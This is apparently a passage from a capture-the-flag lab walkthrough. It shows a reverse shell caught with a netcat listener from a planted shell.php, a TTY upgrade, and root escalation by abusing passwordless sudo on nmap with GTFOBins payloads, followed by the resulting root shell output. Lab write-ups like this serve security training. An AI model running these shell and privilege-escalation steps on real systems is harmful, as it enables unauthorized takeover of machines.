
```
sudo /bin/systemctl restart apache2
```




```
www-data@ubuntu:/tmp$ sudo /bin/systemctl restart apache2
sudo /bin/systemctl restart apache2
```

Start the netcat listener and go to following url

```
http://192.168.186.80/shell.php
```




We got shell as **mahakal** user.



```
┌──(root#Bhavesh)-[~/Offsec/Ha-natraj]
└─# rlwrap -r nc -lvnp 3232
listening on [any] 3232 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.186.80] 49558
Linux ubuntu 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 19:26:39 up  1:10,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(mahakal) gid=1001(mahakal) groups=1001(mahakal)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
mahakal@ubuntu:/$ id
id
uid=1001(mahakal) gid=1001(mahakal) groups=1001(mahakal)
```


```
sudo -l
```

We can run **nmap** as a root without password.



```
mahakal@ubuntu:/$ sudo -l
sudo -l
Matching Defaults entries for mahakal on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mahakal may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/nmap
mahakal@ubuntu:/$
```

Go to https://gtfobins.github.io/ and search for **nmap** then click on **sudo**



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```


(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Type following command on terminal

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

Now we are **root** user of the system.



```
mahakal@ubuntu:/$ TF=$(mktemp)
TF=$(mktemp)
mahakal@ubuntu:/$ echo 'os.execute("/bin/sh")' > $TF
echo 'os.execute("/bin/sh")' > $TF
mahakal@ubuntu:/$ sudo nmap --script=$TF
sudo nmap --script=$TF

Starting Nmap 7.60 ( https://nmap.org ) at 2024-06-17 19:31 PDT
NSE: Warning: Loading '/tmp/tmp.3MsxOc1Gvo' -- the recommended file extension is '.nse'.
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```